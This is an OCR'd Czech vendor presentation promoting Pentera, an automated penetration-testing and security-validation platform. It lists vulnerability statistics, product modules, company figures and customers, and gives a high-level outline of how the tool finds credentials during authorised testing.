Validujte bezpečnost automaticky a ze všech stran

Lukáš Engler

dns PENTERA

Poznáváte se?

EDR | NDR | EPP | SIEM | WAF | FW | SOAR | …


Fungují ta řešení tak, jak si myslíme ?

PENTERA

„After leading hundreds of red team projects, working with elite pen-testers, I came to realize that software, if built intelligently, ***could do a much better job at pen-testing than humans...“***

Arik Liberzon

Zranitelnosti



30k
Za rok 2023

5 %
Zranitelnosti s aktivně zneužívaným exploitem


~1 %
Zranitelnosti aktivně exploitované ransomwarovými skupinami

CVSS: 8.0

CVSS: 5.5

Budou mít neopravitelné zranitelnosti skutečně na svědomí přes 50 % průniků v roce 2026 ?

Jak validovat bezpečnost?



Cloudové prostředí

Interní IP infrastruktura

Externí IP infrastruktura

CÍLEM JE POKRÝT VŠECHNY SLUŽBY VYSTAVENÉ POTENCIÁLNÍM HROZBÁM

Jak otestovat najednou celou infrastrukturu?

Pentera

2018
Světlo světa

370
Zaměstnanců

$115M
Investice

awz · Blackstone · INSIGHT PARTNERS · K1 · evolution EQUITY PARTNERS

20
Vertikál

- Finance 11%
- Bezpečnost & MSSP 9%
- Business & Consulting 9%
- Zdravotnictví 8%

58
Zemí

950
Zákazníků

TOYOTA · NHS · GAP · Blackstone · Casey's · teva · Telefónica · SEPHORA · JANSEN · City of Vienna · ADDSECURE · Azul · Bell · Virgin · BlackRock · Chipotle · Deloitte. · Northern Trust · City National Bank · FP Francisco Partners · Apria Healthcare

Reference

>950

Zákazníků

Co Pentera je?

Platforma pro kontinuální validaci bezpečnosti

Nesimuluje, nýbrž postupuje reálně

Poslední exploity a hrozby

Porozumění celému útoku od začátku do konce

Zranitelnosti, ale zejména špatná nastavení

Core, Surface a Cloud

Pentera Core

Validace interní infrastruktury. Bez agenta. HW/VM.

Pentera Surface

Validace externí infrastruktury. Ukradená hesla. OSINT.

Pentera Cloud

Validace cloudových a hybridních prostředí.

RansomwareReady modul

Credential Exposure modul

Co Pentera dělá?

Nepotřebuje agenta


Reálné etické postupy

Bezpečně

Autonomní (bez playbooků)

Pentera je algorithm-based,

nikoliv task-based software.



Jak to reálně funguje?

Blackbox/Greybox

Zapojím Penteru do uživatelské sítě.

Typicky po 10 minutách zachycuji první uživatelské přístupové údaje.

Jednou za pár hodin rozhoduji, jaké akce může Pentera provést.


V řádu hodin mám většinou první prolomené uživatele.


Dostáváme se ke sdíleným složkám, heslům prohlížečů, emailům…


AD assessment

